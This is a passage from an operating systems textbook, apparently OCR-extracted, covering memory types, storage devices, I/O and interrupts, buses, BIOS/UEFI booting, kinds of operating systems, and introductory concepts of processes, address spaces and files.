In addition to the main memory, many computers have different kinds of nonvolatile random-access memory. Unlike RAM, nonvolatile memory does not lose its contents when the power is switched off. **ROM** (**Read Only Memory**) is programmed at the factory and cannot be changed afterward. It is fast and inexpensive. On some computers, the bootstrap loader used to start the computer is contained in ROM. **EEPROM** (**Electrically Erasable PROM**) is also nonvolatile, but in contrast to ROM can be erased and rewritten. However, writing it takes orders of magnitude more time than writing RAM, so it is used in the same way ROM is, except that it is now possible to correct bugs in programs by rewriting them in the field. Boot strapping code may also be stored in **Flash memory**, which is similarly nonvolatile, but in contrast to ROM can be erased and rewritten. The boot strapping code is commonly referred to as **BIOS** (Basic Input/Output System). Flash memory is also commonly used as the storage medium in portable electronic devices such as smartphones and in SSDs to serve as a faster alternative to hard disks. Flash memory is intermediate in speed between RAM and disk. Also, unlike disk memory, if it is erased too many times, it wears out. Firmware inside the device tries to mitigate this through load balancing.

Yet another kind of memory is CMOS, which is volatile. Many computers use CMOS memory to hold the current time and date. The CMOS memory and the clock circuit that increments the time in it are powered by a small battery, so the time is correctly updated, even when the computer is unplugged. The CMOS memory can also hold the configuration parameters, such as which drive to boot from. CMOS is used because it draws so little power that the original factory-installed battery often lasts for several years. However, when it begins to fail, the computer can appear to be losing its marbles, forgetting things that it has known for years, like how to boot.

Incidentally, many computers today support a scheme known as **virtual memory**, which we will discuss at some length in Chap. 3. It makes it possible to run programs larger than physical memory by placing them on nonvolatile storage (SSD or disk) and using main memory as a kind of cache for the most heavily executed parts. From time to time, the program will need data that are currently not

in memory. It frees up some memory (e.g., by writing some data that have not been used recently back to SSD or disk) and then loads the new data at this location. Because the physical address for the data and code is now no longer fixed, the scheme remaps memory addresses on the fly to convert the address the program generated to the physical address in RAM where the data are currently located. This mapping is done by a part of the CPU called the **MMU** (**Memory Management Unit**), as shown in Fig. 1-6.

The MMU can have a major impact on performance as every memory access by the program must be remapped using special data structures that are also in memory. In a multiprogramming system, when switching from one program to another, sometimes called a **context switch**, these data structures must change as the mappings differ from process to process. Both the on-the-fly address translation and the context switch can be expensive operations.

1.3.3 Nonvolatile Storage

Next in the hierarchy are magnetic disks (hard disks), solid state drives (SSDs), and persistent memory. Starting with the oldest and slowest, hard disk storage is two orders of magnitude cheaper than RAM per bit and often two orders of magnitude larger as well. The only problem is that the time to randomly access data on it is close to three orders of magnitude slower. The reason is that a disk is a mechanical device, as shown in Fig. 1-10.



Figure 1-10. Structure of a disk drive.

A disk consists of one or more metal platters that rotate at 5400, 7200, 10,800, 15,000 RPM or more. A mechanical arm pivots over the platters from the corner, similar to the pickup arm on an old 33-RPM phonograph for playing vinyl records. Information is written onto the disk in a series of concentric circles. At any given

arm position, each of the heads can read an annular region known as a **track**. Together, all the tracks for a given arm position form a **cylinder**.

Each track is divided into some number of sectors, typically 512 bytes per sector. On modern disks, the outer cylinders contain more sectors than the inner ones. Moving the arm from one cylinder to the next takes about 1 msec. Moving it to a random cylinder typically takes 5–10 msec, depending on the drive. Once the arm is on the correct track, the drive must wait for the needed sector to rotate under the head, an additional delay of 5–10 msec, depending on the drive's RPM. Once the sector is under the head, reading or writing occurs at a rate of 50 MB/sec on low-end disks to 160–200 MB/sec on faster ones.

Many people also refer to SSDs as disks, even though they are physically not disks at all and do not have platters or moving arms. They store data in electronic (Flash) memory. The only way in which they resemble disks in terms of hardware is that they also store a lot of data which is not lost when the power is off. But from the operating system's point of view, they are somewhat disk-like. SSDs are much more expensive than rotating disks in terms of cost per byte stored, which is why they are not so much used in data centers for bulk storage. However, they are much faster than magnetic disks and since they have no mechanical arm to move, they are better at accessing data at random locations. Reading data from an SSD takes tens of microseconds instead of milliseconds as with hard disks. Writes are more complicated as they require a full data block to be erased first and take more time. But even if a write takes a few hundred microseconds, this is still better than a hard disk's performance.

The youngest and fastest member of the stable storage family is known as **persistent memory**. The best known example is Intel Optane which became available in 2016. In many ways, persistent memory can be seen as an additional layer between SSDs (or hard disks) and memory: it is both fast, only slightly slower than regular RAM, and it holds its content across power cycles. While it can be used to implement really fast SSDs, manufacturers may also attach it directly to the memory bus. In fact, it can be used like normal memory to store an application's data structures, except that the data will still be there when the power goes off. In that case, accessing it requires no special driver and may happen at byte granularity, obviating the need to transfer data in large blocks as in hard disks and SSDs.

1.3.4 I/O Devices

It should now be clear that CPU and memory are not the only resources that the operating system must manage. There are many other ones. Besides disks there many other I/O devices that interact heavily with the operating system. As we saw in Fig. 1-6, I/O devices generally consist of two parts: a controller and the device itself. The controller is a chip (or a set of chips) that physically controls the device. It accepts commands from the operating system, for example, to read data from the device, and carries them out.

In many cases, the actual control of the device is complicated and detailed, so it is the job of the controller to present a simpler (but still very complex) interface to the operating system. For example, a hard disk controller might accept a command to read sector 11,206 from disk 2. The controller then has to convert this linear sector number to a cylinder, sector, and head. This conversion may be complicated by the fact that outer cylinders have more sectors than inner ones and that some bad sectors have been remapped onto other ones. Then the controller has to determine which cylinder the disk arm is on and give it a command to move in or out the requisite number of cylinders. It has to wait until the proper sector has rotated under the head and then start reading and storing the bits as they come off the drive, removing the preamble and computing the checksum. Finally, it has to assemble the incoming bits into words and store them in memory. To do all this work, controllers often contain small embedded computers that are programmed to do their work.

The other piece is the actual device itself. Devices have fairly simple interfaces, both because they cannot do much and to make them standard. The latter is needed so that any SATA disk controller can handle any SATA disk, for example. **SATA** stands for **Serial ATA** and **ATA** in turn stands for **AT Attachment**. In case you are curious what AT stands for, this was IBM's second generation "Personal Computer Advanced Technology" built around the then-extremely-potent 6-MHz 80286 processor that the company introduced in 1984. What we learn from this is that the computer industry has a habit of continuously enhancing existing acronyms with new prefixes and suffixes. We also learned that an adjective like "advanced" should be used with great care, or you will look silly 40 years down the line.

SATA is currently the standard type of hard disk on many computers. Since the actual device interface is hidden behind the controller, all that the operating system sees is the interface to the controller, which may be quite different from the interface to the device.

Because each type of controller is different, different software is needed to control each one. The software that talks to a controller, giving it commands and accepting responses, is called a **device driver**. Each controller manufacturer has to supply a driver for each operating system it supports. Thus a scanner may come with drivers for macOS, Windows 11, and Linux, for example.

To be used, the driver has to be put into the operating system so it can run in kernel mode. Drivers can actually run outside the kernel, and operating systems like Linux and Windows nowadays do offer some support for doing so, but the vast majority of the drivers still run below the kernel boundary. Only very few current systems, such as MINIX 3 run all drivers in user space. Drivers in user space must be allowed to access the device in a controlled way, which is not straightforward without some hardware support.

There are three ways the driver can be put into the kernel. The first way is to relink the kernel with the new driver and then reboot the system. Many older UNIX

systems work like this. The second way is to make an entry in an operating system file telling it that it needs the driver and then reboot the system. At boot time, the operating system goes and finds the drivers it needs and loads them. Older versions of Windows work this way. The third way is for the operating system to be able to accept new drivers while running and install them on the fly without the need to reboot. This way used to be rare but is becoming much more common now. Hot-pluggable devices, such as USB and Thunderbolt devices (discussed below), always need dynamically loaded drivers.

Every controller has a small number of registers that are used to communicate with it. For example, a minimal disk controller might have registers for specifying the disk address, memory address, sector count, and direction (read or write). To activate the controller, the driver gets a command from the operating system, then translates it into the appropriate values to write into the device registers. The collection of all the device registers forms the **I/O port space**, a subject we will come back to in Chap. 5.

On some computers, the device registers are mapped into the operating system's address space (the addresses it can use), so they can be read and written like ordinary memory words. On such computers, no special I/O instructions are required and user programs can be kept away from the hardware by not putting these memory addresses within their reach (e.g., by using base and limit registers). On other computers, the device registers are put in a special I/O port space, with each register having a port address. On these machines, special IN and OUT instructions are available in kernel mode to allow drivers to read and write the registers. The former scheme eliminates the need for special I/O instructions but uses up some of the address space. The latter uses no address space but requires special instructions. Both systems are widely used.

Input and output can be done in three different ways. In the simplest method, a user program issues a system call, which the kernel then translates into a procedure call to the appropriate driver. The driver then starts the I/O and sits in a tight loop continuously polling the device to see if it is done (usually there is some bit that indicates that the device is still busy). When the I/O has completed, the driver puts the data (if any) where they are needed and returns. The operating system then returns control to the caller. This method is called **busy waiting** and has the disadvantage of tying up the CPU polling the device until it is finished.

The second method is for the driver to start the device and ask it to give an interrupt when it is finished. At that point, the driver returns. The operating system then blocks the caller if need be and looks for other work to do. When the controller detects the end of the transfer, it generates an **interrupt** to signal completion.

Interrupts are very important in operating systems, so let us examine the idea more closely. In Fig. 1-11(a) we see a three-step process for I/O. In step 1, the driver tells the controller what to do by writing into its device registers. The controller then starts the device. When the controller has finished reading or writing

the number of bytes it has been instructed to transfer, it signals the interrupt controller chip using certain bus lines in step 2. If the interrupt controller is ready to accept the interrupt (which it may not be if it is busy handling a higher-priority interrupt), it asserts a pin on the CPU chip telling it, in step 3. In step 4, the interrupt controller puts the number of the device on the bus so the CPU can read it and know which device has just finished (many devices may be running at the same time).



Figure 1-11. (a) The steps in starting an I/O device and getting an interrupt. (b) Interrupt processing involves taking the interrupt, running the interrupt handler, and returning to the user program.

Once the CPU has decided to take the interrupt, the program counter and PSW are typically then pushed onto the current stack and the CPU switched into kernel mode. The device number may be used as an index into part of memory to find the address of the interrupt handler for this device. This part of memory is called the **interrupt vector table**. Once the interrupt handler (part of the driver for the interrupting device) has started, it saves the stacked program counter, PSW, and other registers (typically in the process table). Then it queries the device to learn its status. When the handler is all finished, it restores the context and returns to the previously running user program to the first instruction that was not yet executed. These steps are shown in Fig. 1-11(b). We will discuss interrupt vectors further in in the next chapter.

The third method for doing I/O makes use of special hardware: a **DMA** (**Direct Memory Access**) chip that can control the flow of bits between memory and some controller without constant CPU intervention. The CPU sets up the DMA chip, telling it how many bytes to transfer, the device and memory addresses involved, and the direction, and lets it go. When the DMA chip is done, it causes an interrupt, which is handled as described above. DMA and I/O hardware in general will be discussed in more detail in Chap. 5.

1.3.5 Buses

The organization of Fig. 1-6 was used on minicomputers for years and also on the original IBM PC. However, as processors and memories got faster, the ability of a single bus (and certainly the IBM PC bus) to handle all the traffic was strained to the breaking point. Something had to give. As a result, additional buses were added, both for faster I/O devices and for CPU-to-memory traffic. As a consequence of this evolution, a large x86 system currently looks something like Fig. 1-12.



Figure 1-12. The structure of a large x86 system.

This system has many buses (e.g., cache, memory, PCIe, PCI, USB, SATA, and DMI), each with a different transfer rate and function. The operating system must be aware of all of them for configuration and management. The main bus is the **PCIe** (**Peripheral Component Interconnect Express**) bus.

The PCIe bus was invented by Intel as a successor to the older **PCI** bus, which in turn was a replacement for the original **ISA** (**Industry Standard Architecture**) bus. Capable of transferring tens of gigabits per second, PCIe is much faster than its predecessors. It is also very different in nature. Up to its creation in 2004, most buses were parallel and shared. A **shared bus architecture** means that multiple devices use the same wires to transfer data. Thus, when multiple devices have data to send, you need an arbiter to determine who can use the bus. In contrast, PCIe makes use of dedicated, point-to-point connections. A **parallel bus architecture** as used in traditional PCI means that you send each word of data over multiple wires. For instance, in regular PCI buses, a single 32-bit number is sent over 32 parallel wires. In contrast to this, PCIe uses a **serial bus architecture** and sends all bits in

a message through a single connection, known as a **lane**, much like a network packet. This is much simpler because you do not have to ensure that all 32 bits arrive at the destination at exactly the same time. Parallelism is still used, because you can have multiple lanes in parallel. For instance, we may use 32 lanes to carry 32 messages in parallel. As the speed of peripheral devices like network cards and graphics adapters increases rapidly, the PCIe standard is upgraded every 3–5 years. For instance, 16 lanes of PCIe 4.0 offer 256 gigabits per second. Upgrading to PCIe 5.0 will give you twice that speed and PCIe 6.0 will double that again. Meanwhile, we still have legacy devices for the older PCI standard. These devices can be hooked up to a separate hub processor.

In this configuration, the CPU talks to memory over a fast DDR4 bus, to an external graphics device over PCIe and to all other devices via a hub over a **DMI** (**Direct Media Interface**) bus. The hub in turn connects all the other devices, using the Universal Serial Bus to talk to USB devices, the SATA bus to interact with hard disks and DVD drives, and PCIe to transfer Ethernet frames. We have already mentioned the older PCI devices that use a traditional PCI bus.

Moreover, each of the cores has a dedicated cache and a much larger cache that is shared between them. Each of these caches introduces yet another bus.

The **USB** (**Universal Serial Bus**) was invented to attach all the slow I/O devices, such as the keyboard and mouse, to the computer. However, calling a modern USB4 device humming along at 40 Gbps "slow" may not come naturally for the generation that grew up with 8-Mbps ISA as the main bus in the first IBM PCs. USB uses a small connector with 4–11 wires (depending on the version), some of which supply electrical power to the USB devices or connect to ground. USB is a centralized bus in which a root device polls all the I/O devices every 1 msec to see if they have any traffic. USB 1.0 could handle an aggregate load of 12 Mbps, USB 2.0 increased the speed to 480 Mbps, USB 3.0 to 5 Gbps, USB 3.2 to 20 Gbps and USB 4 will double that. Any USB device can be connected to a computer and it will function immediately, without requiring a reboot, something pre-USB devices required, much to the consternation of a generation of frustrated users.

1.3.6 Booting the Computer

Very briefly, the boot process is as follows. Every PC contains a motherboard, which contains the CPU, slots for memory chips, and sockets for PCIe (or other) plug-in cards. On the motherboard a small amount of flash holds a program called the system firmware, which we commonly still refer to as the **BIOS** (**Basic Input Output System**), even though strictly speaking the name BIOS applies only to the firmware in somewhat older IBM PC compatible machines. Booting using the original BIOS was slow, architecture-dependent, and limited to smaller SSDs and disks (up to 2 TB). It was also very easy to understand. When Intel proposed what would become **UEFI** (**Unified Extensible Firmware Interface**) as a replacement,

it remedied all these issues: UEFI allows for fast booting, different architectures, and storage sizes up to 8 ZiB, or 8×2^{70} bytes. It is also so complex that trying to understand it fully has sucked the happiness out of many a life. In this chapter, we will cover both old and new style BIOS firmware, but only the essentials.

After we press the power button, the motherboard waits for the signal that the power supply has stabilized. When the CPU starts executing, it fetches code from a hard-coded physical address (known as the reset vector) that is mapped to the flash memory. In other words, it executes code from the BIOS which detects and initializes various resources, such as RAM, the Platform Controller Hub (see Fig. Fig. 1-12), and interrupt controllers. In addition, it scans the PCI and/or PCIe buses to detect and initialize all devices attached to them. If the devices present are different from when the system was last booted, it also configures the new devices. Finally, it sets up the runtime firmware which offers critical services (including low-level I/O) that can be used by the system after booting.

Next, it is time to move to the next stage of the booting process. In systems using the old-style BIOS, this was all very straightforward. The BIOS would determine the boot device by trying a list of devices stored in the CMOS memory. The user can change this list by entering a BIOS configuration program just after booting. For instance, you may ask the system to attempt to boot from a USB drive, if one is present. If that fails, the system boots from the hard disk or SSD. The first sector from the boot device is read into memory and executed. This sector, known as the **MBR** (**Master Boot Record**), contains a program that normally examines the partition table at the end of the boot sector to determine which partition is active. A partition is a distinct region on the storage device that may for instance contain its own file systems. Then a secondary boot loader is read in from that partition. This loader reads in the operating system from the active partition and starts it. The operating system then queries the BIOS to get the configuration information. For each device, it checks to see if it has the device driver. If not, it asks the user to install it, for instance by downloading it from the Internet. Once it has all the device drivers, the operating system loads them into the kernel. Then it initializes its tables, creates whatever background processes are needed, and starts up a login program or GUI.

With UEFI, things are different. First, it no longer relies on a Master Boot Record residing in the first sector of the boot device, but it looks for the location of the partition table in the second sector of the device. This **GPT** (**GUID Partition Table**) contains information about the location of the various partitions on the SSD or disk. Second, the BIOS itself has enough functionality to read file systems of specific types. According to the UEFI standard, it should support at least the FAT-12, FAT-16, and FAT-32 types. One such file system is placed in a special partition, known as the EFI system partition (ESP). Rather than a single magic boot sector, the boot process can now use a proper file system containing programs, configuration files, and anything else that may be useful during boot. Moreover, UEFI expects the firmware to be able to execute programs in a specific format,

called **PE** (**Portable Executable**). As you can see, the BIOS under UEFI very much looks like a little operating system itself which understands partitions, file systems, executables, etc. It even has a shell with some standard commands.

The boot code still needs to pick one of the bootloader programs to load Linux or Windows, or whatever operating system, but there may be many partitions with operating systems and given so much choice, which one should it pick? This is decided by the UEFI boot manager, which you can think of as a boot menu with different entries and a configurable order in which to try the different boot options. Changing the menu and the default bootloader is very easy and can be done from within the currently executing operating system. As before, the bootloader will continue loading the operating system of choice.

This is by no means the full story. UEFI is very flexible and highly standardized, and contains many advanced features. However, this is enough for now. In Chap. 9, we will pick up UEFI again when we discuss an interesting feature known as **Secure Boot**, which allows a user to be sure that the operating system is booted as intended and with the correct software.

1.4 THE OPERATING SYSTEM ZOO

Operating systems have been around now for over half a century. During this time, quite a variety of them have been developed, not all of them widely known. In this section, we will briefly touch upon nine of them. We will come back to some of these different kinds of systems later in the book.

1.4.1 Mainframe Operating Systems

At the high end are the operating systems for mainframes, those room-sized computers still found in major corporate data centers. These computers differ from personal computers in terms of their I/O capacity. A mainframe with 1000 hard disks and many terabytes of data are not unusual; a personal computer with these specifications would be the envy of its friends. Mainframes are also making something of a comeback as high-end servers for large-scale electronic commerce sites, banking, airline reservations, and servers for business-to-business transactions.

The operating systems for mainframes are heavily oriented toward processing many jobs at once, most of which need prodigious amounts of I/O. They typically offer three kinds of services: batch, transaction processing, and timesharing. A batch system is one that processes routine jobs without any interactive user present. Claims processing in an insurance company or sales reporting for a chain of stores is typically done in batch mode. Transaction-processing systems handle large numbers of small requests, for example, check processing at a bank or airline reservations. Each unit of work is small, but the system must handle hundreds or thousands per second. Timesharing systems allow multiple remote users to run jobs on the computer at once, such as querying a big database. These functions are closely

related; mainframe operating systems often perform all of them. An example mainframe operating system is Z/OS, the successor of OS/390, which in turn was a direct descendant of OS/360. However, mainframe operating systems are gradually being replaced by UNIX variants such as Linux.

1.4.2 Server Operating Systems

One level down are the server operating systems. They run on servers, which are either very large personal computers, workstations, or even mainframes. They serve multiple users at once over a network and allow the users to share hardware and software resources. Servers can provide print service, file service, database service, or Web service. Internet providers run many server machines to support their customers and Websites use servers to store the Web pages and handle the incoming requests. Typical server operating systems are Linux, FreeBSD, Solaris, and the Windows Server family.

1.4.3 Personal Computer Operating Systems

The next category is the personal computer operating system. Modern ones all support multiprogramming, often with dozens of programs started up at boot time, and multiprocessor architectures. Their job is to provide good support to a single user. They are widely used for word processing, spreadsheets, games, and Internet access. Common examples are Windows 11, macOS, Linux, and FreeBSD. Personal computer operating systems are so widely known that probably little introduction is needed. In fact, many people are not even aware that other kinds exist.

1.4.4 Smartphone and Handheld Computer Operating Systems

Continuing on down to smaller and smaller systems, we come to tablets (like Apple's iPad), smartphones and other handheld computers. A handheld computer, originally known as a **PDA** (**Personal Digital Assistant**), is a small computer that can be held in your hand during operation. Smartphones and tablets are the best-known examples. As we have already seen, this market is currently dominated by Google's Android and Apple's iOS. Most of these devices boast multicore CPUs, GPS, cameras and other sensors, copious amounts of memory, and sophisticated operating systems. Moreover, all of them have more third-party applications (**apps**) than you can shake a (USB) stick at. Google has over 3 million Android apps in the Play Store and Apple has over 2 million in the App Store.

1.4.5 The Internet of Things and Embedded Operating Systems

The **IOT** (**Internet of Things**) comprises all the billions of physical objects with sensors and actuators that are increasingly connected to the network, such as fridges, thermostats, security camera's motion sensors, and so on. All of these

devices contain small computers and most of them run small operating systems. In addition, we may have even more embedded systems controlling devices that are not connected to a network at all. Examples include traditional microwave ovens and washing machines. Such systems do not accept user-installed software, so the main property which distinguishes such embedded systems from the computers we discussed earlier is the certainty that no untrusted software will ever run on it. Few microwave ovens allow you to download and run new applications—all the software is in ROM. However, even that is changing. Some high-end cameras have their own app stores that allow users to install custom apps for in-camera editing, multiple exposures, different focus algorithms, different image compression algorithms, and more.

Nevertheless, for most embedded systems there is no need for protection between applications, leading to design simplification. Conversely, such operating systems may provide more support for functionality such as real-time scheduling or low-power networking which are important in many embedded systems. Systems such as Embedded Linux, QNX, and VxWorks are popular in this domain. For severely resource-constrained devices, the operating system should be able to run in just a few kilobytes. For instance, RIOT, an open source operating system for IoT devices, can run in less 10 KB and support systems that range from 8-bit microcontrollers to general-purpose 32-bit CPUs. The TinyOS operating similarly offers a very small footprint, making it popular in sensor nodes.

1.4.6 Real-Time Operating Systems

Real-time systems are characterized by having time as a key parameter. For example, in industrial process-control systems, real-time computers have to collect data about the production process and use it to control machines in the factory. Often there are hard deadlines that must be met. For example, if a car is moving down an assembly line, certain actions must take place at certain instants of time. If, for example, a welding robot welds too early or too late, the car will be ruined. If the action absolutely *must* occur at a certain moment (or within a certain range), we have a **hard real-time system**. Many of these are found in industrial process control, avionics, military, and similar application areas. These systems must provide absolute guarantees that a certain action will occur by a certain time.

A **soft real-time system** is one where missing an occasional deadline, while not desirable, is acceptable and does not cause any permanent damage. Digital audio or multimedia systems fall in this category. Smartphones are also soft real-time systems.

Since meeting deadlines is crucial in (hard) real-time systems, sometimes the operating system is simply a library linked in with the application programs, with everything tightly coupled and no protection between parts of the system. An example of this type of real-time system is eCos.

We should emphasize that the categories of IoT, embedded, real-time and even handheld systems overlap considerably. Many of them have at least some soft real-time aspects. The embedded and real-time systems run only software put in by the system designers; users cannot add their own software, which makes protection easier.

1.4.7 Smart Card Operating Systems

The smallest operating systems run on smart cards, which are credit-card-sized devices containing a CPU. They have very severe processing power and memory constraints. Some are powered by contacts in the reader into which they are inserted, while contactless smart cards are inductively powered (which greatly limits what they can do.) Some of them can handle only a single function, such as electronic payments, but others can handle multiple functions. Often these are proprietary systems.

Some smart cards are Java oriented. This means that the ROM on the smart card holds an interpreter for the Java Virtual Machine (JVM). Java applets (small programs) are downloaded to the card and are interpreted by the JVM interpreter. Some of these cards can handle multiple Java applets at the same time, leading to multiprogramming and the need to schedule them. Resource management and protection also become an issue when two or more applets are present at the same time. These issues must be handled by the (usually extremely primitive) operating system present on the card.

1.5 OPERATING SYSTEM CONCEPTS

Most operating systems provide certain basic concepts and abstractions such as processes, address spaces, and files that are central to understanding them. In the following sections, we will look at some of these basic concepts ever so briefly, as an introduction. We will come back to each of them in great detail later in this book. To illustrate these concepts we will, from time to time, use examples, generally drawn from UNIX. Similar examples typically exist in other systems as well, however, and we will study some of them later.

1.5.1 Processes

A key concept in all operating systems is the **process**. A process is basically a program in execution. Associated with each process is its **address space**, a list of memory locations from 0 to some maximum, which the process can read and write. The address space contains the executable program, the program's data, and its stack. Also associated with each process is a set of resources, commonly including registers (including the program counter and stack pointer), a list of open files,

outstanding alarms, lists of related processes, and all the other information needed to run the program. A process is fundamentally a container that holds all the information needed to run a program.

We will come back to the process concept in much more detail in Chap. 2. For the time being, the easiest way to get a good intuitive feel for a process is to think about a multiprogramming system. The user may have started a video editing program and instructed it to convert a 2-hour video to a certain format (something that can take hours) and then gone off to surf the Web. Meanwhile, a background process that wakes up periodically to check for incoming email may have started running. Thus, we have (at least) three active processes: the video editor, the Web browser, and the email receiver. Periodically, the operating system decides to stop running one process and start running another, perhaps because the first one has used up more than its share of CPU time in the past second or two.

When a process is suspended temporarily like this, it must later be restarted in exactly the same state it had when it was stopped. This means that all information about the process must be explicitly saved somewhere during the suspension. For example, the process may have several files open for reading at once. Associated with each of these files is a pointer giving the current position (i.e., the number of the byte or record to be read next). When a process is temporarily suspended, all these pointers must be saved so that a read call executed after the process is restarted will read the proper data. In many operating systems, all the information about each process, other than the contents of its own address space, is stored in an operating system table called the **process table**, which is an array of structures, one for each process currently in existence.

Thus, a (suspended) process consists of its address space, usually called the **core image** (in honor of the magnetic core memories used in days of yore), and its process table entry, which contains the contents of its registers and many other items needed to restart the process later.

The key process-management system calls are those dealing with the creation and termination of processes. Consider a typical example. A process called the **command interpreter** or (i.e., shell) reads commands from a terminal. The user has just typed a command requesting that a program be compiled. The shell must now create a new process that will run the compiler. When that process has finished the compilation, it executes a system call to terminate itself.

If a process can create one or more other processes (referred to as **child processes**) and these processes in turn can create child processes, we quickly arrive at the process tree structure of Fig. 1-13. Related processes that are cooperating to get some job done often need to communicate with one another and synchronize their activities. This communication is called **interprocess communication**, and will be addressed in detail in Chap. 2.

Other process system calls are available to request more memory (or release unused memory that is not needed anymore), wait for a child process to terminate, and overlay its program with a different one.



Figure 1-13. A process tree. Process *A* created two child processes, *B* and *C*. Process *B* created three child processes, *D*, *E*, and *F*.

Occasionally, there is a need to convey information to a running process that is not sitting around waiting for this information. For example, a process that is communicating with another process on a different computer does so by sending messages to the remote process over a computer network. To guard against the possibility that a message or its reply is lost, the sender may request that its own operating system notify it after a specified number of seconds, so that it can retransmit the message if no acknowledgement has been received yet. After setting this timer, the program may continue doing other work.

When the specified number of seconds has elapsed, the operating system sends an **alarm signal** to the process. The signal causes the process to temporarily suspend whatever it was doing, save its registers on the stack, and start running a special signal-handling procedure, for example, to retransmit a presumably lost message. When the signal handler is done, the running process is restarted in the state it was in just before the signal. Signals are the software analog of hardware interrupts and can be generated by a variety of causes in addition to timers expiring. Many traps detected by hardware, such as executing an illegal instruction or using an invalid address, are also converted into signals to the guilty process.

Each person authorized to use a system is assigned a **UID** (**User IDentification**) by the system administrator. Every process started has the UID of the person who started it. On UNIX, a child process has the same UID as its parent. Users can be members of groups, each of which has a **GID** (**Group IDentification**).

One UID, called the **superuser** or **root** (in UNIX), or **Administrator** (in Windows), has special power and may override many of the protection rules. In large installations, only the system administrator knows the superuser password, but many of the ordinary users (especially students) devote considerable effort seeking flaws in the system that allow them to become superuser without the password.

We will study processes and interprocess communication in Chap. 2.

1.5.2 Address Spaces

Every computer has some main memory that it uses to hold executing programs. In a very simple operating system, only one program at a time is in memory. To run a second program, the first one has to be removed and the second one placed in memory. This is known as swapping.

More sophisticated operating systems allow multiple programs to be in memory at the same time. To keep them from interfering with one another (and with the operating system), some kind of protection mechanism is needed. While the hardware must provide this mechanism, it is the operating system that controls it.

The above viewpoint is concerned with managing and protecting the computer's main memory. A different, but equally important, memory-related issue is managing the address space of the processes. Normally, each process has some set of addresses it can use, typically running from 0 up to some maximum. In the simplest case, the maximum amount of address space a process has is less than the main memory. In this way, a process can fill up its address space and there will be enough room in main memory to hold it all.

However, on many computers addresses are 32 or 64 bits, giving an address space of 2^{32} or 2^{64} bytes, respectively. What happens if a process has more address space than the computer has main memory and the process wants to use it all? In the first computers, such a process was just out of luck. Nowadays, a technique called virtual memory exists, as mentioned earlier, in which the operating system keeps part of the address space in main memory and part on SSD or disk and shuttles pieces back and forth between them as needed. In essence, the operating system creates the abstraction of an address space as the set of addresses a process may reference. The address space is decoupled from the machine's physical memory and may be either larger or smaller than the physical memory. Management of address spaces and physical memory forms an important part of what an operating system does, so all of Chap. 3 is devoted to this topic.

1.5.3 Files

Another key concept supported by virtually all operating systems is the file system. As noted before, a major function of the operating system is to hide the peculiarities of the SSDs, disks, and other I/O devices and present the programmer with a nice, clean abstract model of device-independent files. System calls are obviously needed to create files, remove files, read files, and write files. Before a file can be read, it must be located on the storage device and opened, and after being read it should be closed, so calls are provided to do these things.

To provide a place to keep files, most PC operating systems have the concept of a **directory**, sometimes called a **folder** or a **map**, as a way of grouping files together. A student, for example, might have one directory for each course she is taking (for the programs needed for that course), another directory her email, and still another directory for her home page on the Web. System calls are then needed to create and remove directories. Calls are also provided to put an existing file in a directory and to remove a file from a directory. Directory entries may be either files or other directories, giving rise to a hierarchy—the file system—as shown in Fig. 1-14. Just like many other innovations in operating systems, hierarchical file systems were pioneered by Multics.

